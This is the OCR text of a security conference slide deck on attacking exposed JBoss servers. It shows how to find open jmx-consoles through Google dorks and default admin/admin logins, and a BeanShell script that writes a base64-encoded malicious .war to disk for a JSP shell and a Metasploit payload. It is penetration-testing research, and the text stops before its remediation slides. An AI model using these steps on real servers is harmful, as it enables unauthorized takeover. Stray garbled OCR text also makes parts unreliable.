Trustwave®
SpiderLabs℠

Abusing JBoss

Christian Papathanasiou

Agenda

What we will be discussing today

- About SpiderLabs & Me
- What is JBoss and why do I care?
- Remote command execution on JBoss
- Introducing JBoss Autopwn
- Remote command execution on Apache Tomcat
- Introducing Tomcat Autopwn
- Remediation Recommendations
- Questions

About SpiderLabs & Me

SpiderLabs is the advanced security team at Trustwave responsible for incident response, penetration testing and application security for Trustwave's clients.

SpiderLabs has responded to hundreds of security incidents, performed thousands of penetration tests and security tested hundreds of business applications for Fortune 500 organizations.

Christian Papathanasiou MEng, Information Security MSc(Dist) CISSP, Penetration Tester @ Trustwave – 8 Years Experience

Trustwave®
SpiderLabs℠

What is JBoss and why do I care?

What is Jboss and why do I care?

JBoss Application Server is the open source implementation of the Java EE suite of services.[. . .] It's easy-to-use server architecture and high flexibility makes Jboss the ideal choice for users just starting out with J2EE, as well as senior architects looking for a customizable middleware platform

(JBoss AS Installation and Getting Started Guide)


Copyright Trustwave 2010

Why Jboss is interesting

- JBoss is used in enterprise JSP deployments
- **Insecure by default! /jmx-console not password protected!**
- Usually invoked as root/SYSTEM
- We see it often in pen tests, both internal & external ☺
- Typical industries (www.monster.com):
  - Financial
  - Publishing
  - Gambling
  - Defense
- Often overlooked in perimetric hardening policies..
  - Pwning like its' 1999…

A JBoss JMX console

You’ve probably seen one of these..


JBoss JMX Management Console - Mozilla Firefox
File
Edit
View
History
Bookmarks
Tools
Help
JBoss JMX Management Console
JBoss
ApplyFilter

http://localhost:8080/jmx-console/

JMX Agent View hax0r

ObjectName Filter (e.g. "jboss:*", "*:service=invoker,*") :

Catalina

- type=Server
- type=StringCache

JMImplementation

- name=Default,service=LoaderRepository
- type=MBeanRegistry
- type=MBeanServerDelegate

jboss

- database=localDB,service=Hypersonic
- name=PropertyEditorManager,type=Service
- name=SystemProperties,type=Service
- readonly=true,service=invoker,target=Naming,type=http

Copyright Trustwave 2010


Detecting JBoss instances in the wild..

- By default, JBoss listens on TCP port 8080
- HTTP GET to /jmx-console
    - 200 OK likely enabled
    - 403 Authentication required (very often simply.. admin/admin)

Copyright Trustwave 2010

Detecting JBoss instances in the wild..

At the time of writing, the following Google dork allinurl:/jmx-console MBean resulted in numerous potential targets as is shown below:


allinurl:/jmx-console MBean - Google Search - Mozilla Firefox
File Edit View History Bookmarks Tools Help
allinurl:/jmx-console MBean - Go...
Web Images Videos Maps News Shopping Mail more ▾
Google
Search
Advanced Search
Web
Show options...

http://www.google.co.uk/#hl=en&q=allinurl%3A%2Fjmx-console+MBean&meta=&aq=f&aqi=&aql=&oq=&gs_rfai=&fp=23e9d7872b349109

allinurl:/jmx-console MBean

Search: ● the web ○ pages from the UK

Results **1** - **10** of about **8,470** for **allinurl:/jmx-console MBean**.

[Management, JMX/JBoss] - Cannot view my MBean in JMX-console
[Management, JMX/JBoss] - Cannot view my MBean in JMX-console. Jkashyap 25 February 2005 06:59:11. I am registering a new MBean dynamically with the MBean **...**
qaix.com/.../56-526-management-jmx-jboss-cannot-view-my-**mbean**-in-**jmx-console**-read.shtml - Cached

MBean Inspector
MBean Name: Domain Name: jboss.management.local. ServiceModule: console-mgr.sar. J2EEServer: Local. name: jboss.admin%3aservice%3dPluginManager **...**
bussit.turku.fi/**jmx-console**/HtmlAdaptor?...inspect**MBean**...
admin%253aservice%253dPluginManager%2CJ2EEServer%3DLoc... - Cached

MBean Inspector
MBean Name: Domain Name: jboss.management.local. ServiceModule: ejb-deployer.xml. name: jboss.ejb%3aservice%3dEJBTimerService. J2EEServer: Local **...**
portugal.strabon.org/**jmx-console**/HtmlAdaptor?...inspect**MBean**...
xml%2Cj2eeType%3D**MBean**%2Cname%3Djboss...


MBean Inspector
MBean Name: Domain Name: jboss.management.local. ServiceModule: jbossjca-service.xml. name: jboss.jca%3aservice%3dConnectionFactoryDeployer **...**
192.73.224.19/**jmx-console**/HtmlAdaptor?...inspect**MBean**...
xml%2Cj2eeType%3D**MBean**%2Cname%3Djboss... - Cached

MBean Inspector
MBean Name: Domain Name: jboss.management.local. ServiceModule: console-mgr.sar. name: jboss.admin%3aservice%3dDeploymentFileRepository. J2EEServer: Local **...**
alejandria.ufps.edu.co:81/**jmx-console**/HtmlAdaptor?...inspect**MBean**...
admin%253aservice%253dDeploymentFileRepository%2CJ2EEServ... - Cached

Copyright Trustwave 2010

Detecting JBoss instances in the wild..

- Google Alerts can also be configured to auto email us new JBoss instances as they are discovered by Google's spider..



Welcome to Google Alerts

Google Alerts are email updates of the latest relevant Google results (web, news, etc.) based on your choice of query or topic.

Some handy uses of Google Alerts include:

- monitoring a developing news story
- keeping current on a competitor or industry
- getting the latest on a celebrity or event
- keeping tabs on your favorite sports teams

Create an alert with the form on the right.

You can also click here to manage your alerts

Create a Google Alert

Enter the topic you wish to monitor.

Search terms:	ıurl:/jmx-console MBean
Type:	Comprehensive
How often:	as-it-happens
Email length:	up to 50 results
Deliver to:	

Google will not sell or share your email address.

service present
present
/pci/@d/pci-ata@1/ata-4@0/@0
thMatch</key><string ID="1"
</dict>
GUID = 0x50e4ff:0
device = IOService:/GossamerPE/pci
IBridge/pci-ata@1/CMD646Root/ata-
iver/IOATABlockStorageDevice/IO
Untitled_3010

Trustwave®

SpiderLabs℠

Remote Command Execution on JBoss

Our objective: Remote command execution

Redteam et. al (www.red-team.de) researched/published the Bean Shell deployment method.

- We use the JBoss jmx-console to deploy a malicious .war file.
- A .war is simply a conventional zip file with a .jsp file within + meta data. Our .jsp file being 'malicious'
- Once the .war file is deployed we interact with the JSP shell and upload a Metasploit payload on to the remote machine.
- The Metasploit payload executes and we obtain SYSTEM or root access (usually..)
- Game over…

Therefore, in a matter of seconds we can fully compromise an unprotected JBoss implementation.


BSH Deployer

"The BSH Deployer, or BeanShell Deployer allows you to deploy one-time execution scripts or even services in JBoss.

Scripts are plain text files with a .bsh extension and can even be hot-deployed. This gives you scripting access inside the JBoss server."

(https://www.jboss.org/community/docs/DOC-9131)

BSH Deployer


JBoss JMX Management Console - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://192.168.1.2:8080/jmx-console/
JBoss JMX Management Console

jboss.console

- sar=console-mgr.sar

jboss.deployer


- service=BSHDeployer

jboss.deployment

- flavor=URL,type=DeploymentScanner

Copyright Trustwave 2010

BSH Deployer createScriptDeployment()


MBean Inspector - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Most Visited
Getting Started
Latest H
MBean Inspector

http://192.168.1.2:8080/jmx-console/HtmlAdaptor?action=inspectMBean&name=jboss.deployer%3Aserv

void start()

MBean Operation.

Param	ParamType	ParamValue	ParamDescription
p1	org.jboss.deployment.DeploymentInfo		(no description)

Invoke

java.net.URL createScriptDeployment()

MBean Operation.

Param	ParamType	ParamValue	ParamDescription
p1	java.lang.String		(no description)
p2	java.lang.String		(no description)

Invoke

The BSH script which we use to place our .war file on the file system

From Redteam et. al “Bridging the Gap between the Enterprise and You” :


jar cvf payload.war browser.jsp
base64 payload.war

```
import  java. Io.FileOutputStream;
import  sun.misc.BASE64Decoder;
// Base64 encoded payload.war
String  val = "UEsDBBQACA [ .  .  . ] AAAAA”;
BASE64Decoder decode r = new BASE64Decoder () ;
byte [ ] byteval = decoder.Decode Buffer (val) ;
FileOutputStream fstream = new
   FileOutputStream("/tmp/payload.war" );
fstream.write(byteval);
fstream.close( );
```

All this bsh script does is take the base64 encoded .war file enclosed within the var variable and base64 decode the .war file and write it to disk in e.g, /tmp/payload.war

Copyright Trustwave 2010

BSH Deployer createScriptDeployment()


MBean Inspector - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://192.168.1.2:8080/jmx-console/HtmlAdaptor?action=inspectMBean&name=jboss.deployer%3Aserv
Most Visited
Getting Started
Latest H
MBean Inspector

void start()

MBean Operation.

Param	ParamType	ParamValue	ParamDescription
p1	org.jboss.deployment.DeploymentInfo		(no description)

Invoke

java.net.URL createScriptDeployment()

MBean Operation.

